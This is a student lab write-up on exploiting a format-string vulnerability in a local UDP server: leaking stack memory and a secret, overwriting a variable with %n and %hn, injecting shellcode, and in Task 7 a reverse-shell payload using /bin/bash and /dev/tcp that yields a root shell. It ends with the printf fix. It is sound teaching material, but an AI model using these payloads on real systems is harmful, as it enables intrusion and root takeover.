Lab 4:

Initial Settings:

```
[02/02/20]seed@VM:~/.../Lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Task 1: The Vulnerable Program

server.c program is copied and is compiled. I ran both server and client on the same machine.

retlib.c × dash_shell_test.c × exploit.py × server.c × shelladd

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300  */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);
```

```
[02/02/20]seed@VM:~/.../Lab4$  gcc -DDUMMMY_SIZE=44 -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(msg);
     ^
```

Running and testing the server:

```
[02/02/20]seed@VM:~/.../Lab4$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
hello
The value of the 'target' variable (after): 0x11223344
```

```
[02/03/20]seed@VM:~/.../Lab4$ echo hello | nc -u 127.0.0.1 9090
```

As we can see, server got the message “hello” sent by the client

Task 2: Understanding the Layout of the Stack

(2) is above frame pointer’s location $ebp of myprintf. Hence memory address at (2) is 0xbfffe718+4 = 0xbfffe71c

Now, we see that the address of input array is 0xbfffe7a0. This is the address at (3). After sending some %x's to the server along with an input from the client, we see that this string "aabbccdd" is printed by 56th %x. Hence the location of (1) is 0xbfffe7a0- 56*4 = 0xbfffe6c0

.

```
x11223344
The ebp value inside myprintf() is: 0xbfffe72
8
��.0.2c.4.b7fff000.80482ac.b7e5da59.bfffe7a0.
0.b7f1c000.bfffed88.bfffe728.0.0.0.0.0.0.0.0.
0.0.0.42977800.3.bfffe7a0.bfffed88.80487e2.bf
ffe7a0.bfffe74c.10.8048701.900.0.0.10.3.82230
002.0.0.0.fba20002.100007f.0.0.0.0.0.0.0.0.0.
0.0.0.0.aabbccdd.2e78252e.252e7825.78252e78.2
e78252e.252e7825.78252e78.2e78252e.252e7825.7
```

```
[02/03/20]seed@VM:~/.../Lab4$ echo $(printf "
\xdd\xcc\xbb\xaa").%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
```

The distance between (1) and (3) is 224 bytes.

Task 3: Crash the Program

On sending 2 %s', the program crashes as shown below:
This is because, %s format specifier will make va_list pointer to fetch the value at the address given by %s. This may be an invalid location that causes page fault.

```
[02/03/20]seed@VM:~/.../Lab4$ echo "%s%s" | n
c -u 127.0.0.1 9090
^C
```

```
[02/03/20]seed@VM:~/.../Lab4$ ./server
The address of the input array: 0xbfffe7a0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a
044
The value of the 'target' variable (before):
0x11223344
The ebp value inside myprintf() is: 0xbfffe72
8
Segmentation fault
```

Task 4: Print out the Server Program's memory


4.A: We see that 56th %x prints the first 4 bytes of the input aabbccdd and this aligns with the calculations in task 2

```
[02/04/20]seed@VM:~/.../Lab4$ echo $(printf "
\xdd\xcc\xbb\xaa").%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x | nc -u 127.0.0.1 9090
```

```
The ebp value inside myprintf() is: 0xbfffe72
8
��.00000000.0000002c.00000004.b7fff000.080482
ac.b7e5da59.bfffe7a0.00000000.b7f1c000.bfffed
88.bfffe728.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.6d84e800.00000003.bfffe7
a0.bfffed88.080487e2.bfffe7a0.bfffe74c.000000
10.08048701.00000900.00000000.00000000.000000
10.00000003.82230002.00000000.00000000.000000
00.62a50002.0100007f.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.aabbccdd.382e252e.2e252e78.252e7838.2e7838
2e
```

4.b Lets give the address of secret message in the user input, and then use %x s to reach the user input and then use %s to get the message in that address

```
The ebp value inside myprintf() is: 0xbfffe72
8
p�.00000000.0000002c.00000004.b7fff000.080482
ac.b7e5da59.bfffe7a0.00000000.b7f1c000.bfffed
88.bfffe728.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.b890c300.00000003.bfffe7
a0.bfffed88.080487e2.bfffe7a0.bfffe74c.000000
10.08048701.00000900.00000000.00000000.000000
10.00000003.82230002.00000000.00000000.000000
00.b8a80002.0100007f.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.A secret message
```




```
[02/04/20]seed@VM:~/.../Lab4$ echo $(printf "
\x70\x88\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%s | nc -u 127.0.0.1
9090
```

As seen using 55 %xs and %s at 56th postion, we get the message printed out

Task 5: Change the Server Program's Memory

5.A:

We use %n to modify the value at target address. First we put the target address in the input that we send to server. We use 55 %x s to reach to the place where our input starts and then use %n which fetches the memory location given by us in the input and writes number of characters printed so far to it. See the images below:



```
The value of the 'target' variable (before):
0x11223344
The ebp value inside myprintf() is: 0xbfffe72
8
D�.00000000.0000002c.00000004.b7fff000.080482
ac.b7e5da59.bfffe7a0.00000000.b7f1c000.bffed
88.bfffe728.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.ae659e00.00000003.bfffe7
a0.bffed88.080487e2.bfffe7a0.bfffe74c.000000
10.08048701.00000900.00000000.00000000.000000
10.00000003.82230002.00000000.00000000.000000
00.9e8d0002.0100007f.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000
00.
The value of the 'target' variable (after): 0
x000001f4
```

```
server.c
[02/04/20]seed@VM:~/.../Lab4$ echo $(printf "
\x44\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%n | nc -u 127.0.0.1
9090
```

5.B

Previously 0x1f4 is written to target variable. Now we need to get to 0x500 which means we need to print 0x500-0x1f4 = 780 characters for getting 0x500 stored at target. Hence we modify last %x to print with a precision of 788 instead of 8 which gives us the required number

```
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000
00000000000000000.
The value of the 'target' variable (after): 0
x00000500
```

```
[02/04/20]seed@VM:~/.../Lab4$ echo $(printf "
\x44\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.788x.%n | nc -u 127.0.0.
1 9090
```

5c.

We modify target in two parts using %hn. For the higher two bytes, which are at 0x0804a046, 0xff99 is stored by printing required number of characters and then modify the other two bytes by printing the remaining number of characters, and here since it is 0, we need to add number of characters such that the total reaches 65536 so that 0 is printed out. Achieving 0 is hard because you can only increment values and if you are printed one character so far and want 0 to be written to some location, you need to print 65535 characters to reach this value. This takes time.

```
[02/04/20]seed@VM:~/.../Lab4$ echo $(printf "
\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08").%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.6493
4x%hn%.103x%hn | nc -u 127.0.0.1 9090
```

```
000040404040
The value of the 'target' variable (after): 0
xff990000
```

Task 6: Inject Malicious Code into the Server Program

In this the code is place at a location starting from the end of buffer and the length of this is 81 bytes. So, using some address like buf + 1000 in the return address of myprintf should land us on one of the nops leading the malicious code. See the following pics:

```
[02/04/20]seed@VM:~/.../Lab4$ nc -u 127.0.0.1 9090
 < badfile
```

```
[02/04/20]seed@VM:~/.../Lab4$ touch /tmp/myfile
[02/04/20]seed@VM:~/.../Lab4$ ls
badfile
peda-session-server_dbg.txt
peda-session-server.txt
server
server.c
server_dbg
server_exploit_skeleton.py
submissions
test_exploit.py
[02/04/20]seed@VM:~/.../Lab4$ ls /tmp/
config-err-Xf3ty4
systemd-private-49b9fd4d69ff4c0988f0a8c3e00c462f-c
olord.service-AHjIDV
systemd-private-49b9fd4d69ff4c0988f0a8c3e00c462f-r
tkit-daemon.service-iMywl0
unity_support_test.1
[02/04/20]seed@VM:~/.../Lab4$
```

As seen, on sending the constructed bad file removed the file in “/tmp” directory

```
��������������������������������������������������
��������������������������������������������������
��������������������������������������������������
��������������������������������������������������
��������������������������������������������������
��������������������������������������������������
��������������������������������������������������
�������������������������������������������������1
�Phbashh////h/bin��1�Ph-ccc��1�Rh    hile h/myfh/t
mph/rm h/bin��1�QRPS��1�1��
                                   The value of the 'targe
t' variable (after): 0x11223344
```

Python code snippet to construct the badfile:

```
N = 1200
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Put the code at the end
start = N - len(malicious_code)
content[start:] = malicious_code

print (len(malicious_code))
############################################################

#higher bytes address
content[0:4] = (0xbfffe71e).to_bytes(4,byteorder='little')
content[4:8] = ("@@@@").encode('latin-1')
#lower bytes address
content[8:12] = (0xbfffe71c).to_bytes(4,byteorder='little')


format_specifiers = "%.9x"* 54 +"%.48653x" + "%hn" + "%.11129x" + "%hn"
format_String = (format_specifiers).encode('latin-1')
content[12:12+len(format_String)] =format_String


############################################################

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Task 7: Getting a Reverse Shell

Changed the python code above to accommodate for “/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"

The following changes were made

```
"\x50"                          # pushl %eax
"\x68""-ccc"                    # pushl "-ccc"
"\x89\xe0"                      # movl %esp, %eax

# Push the 2nd argument into the stack:
#       '/bin/rm /tmp/myfile'
# Students need to use their own VM's IP address

"\x31\xd2"
"\x52"
"\x68""2>&1"
"\x68""    "
"\x68""0<&1"
"\x68""    "
"\x68""    "
"\x68""080 "
"\x68"".1/8"
"\x68"".0.0"
"\x68""/127"
"\x68""/tcp"
"\x68""/dev"
"\x68"" >  "
"\x68"" -i "
"\x68""bash"
"\x68""////"
"\x68""/bin"                    # pushl (an integer)
"\x89\xe2"                      # movl %esp,%edx
# Construct the argv[] array and set ecx
"\x31\xc9"                      # xorl %ecx,%ecx
"\x51"                          # pushl %ecx
"\x52"                          # pushl %edx
```

After the above changes, bad file is generated which is sent to server. As seen below, a separate terminal is up and waiting for getting root shell from the server. Once we send the input, we got the root shell.

```
����������������������������������������������������
����������������������������������������������������
�����������������������������������������1�Phbashh//
//h/bin��1�Ph-ccc��1�Rh2>&1h    h0<&1h    h    h08
0 h.1/8h.0.0h/127h/tcph/devh >  h -i hbashh////h/b
in��1�QRPS��1�1��
                 The value of the 'target' variabl
e (after): 0xbffff244
```

```
[02/04/20]seed@VM:~/.../Lab4$ nc -l 8080 -v
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [127.0.0.1] port 8080 [tcp/http-al
t] accepted (family 2, sport 57996)
root@VM:/home/seed/Documents/Lab4#
```

```
[02/05/20]seed@VM:~/.../Lab4$ ./getexploit.py
131
[02/05/20]seed@VM:~/.../Lab4$ nc -u 127.0.0.1 9090
 < badfile
```

Task 8: Fixing the Problem

The warning indicates that format is not a string literal and there are no format arguments but printf expects its format to be string literal and not a dynamically created string. Following change will remove the warning as seen from the compilation below:

```
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    //printf(msg);
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
    return;
}
```

```
^C
[02/05/20]seed@VM:~/.../Lab4$ gcc -DDUMMY_SIZE=44
-z execstack -o server server.c
[02/05/20]seed@VM:~/.../Lab4$ sudo chown root serv
er
[02/05/20]seed@VM:~/.../Lab4$ sudo chmod 4755 serv
er
[02/05/20]seed@VM:~/.../Lab4$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x112
23344
The ebp value inside myprintf() is: 0xbffff068
n���@@@@l���%.9x%.9x%.9x%.9x%.9x%.9x%.9x%.9x%.9x%.
```

However, on repeating task 8, we do not get the root shell like before since now server does not execute the string passed by the client but just prints it.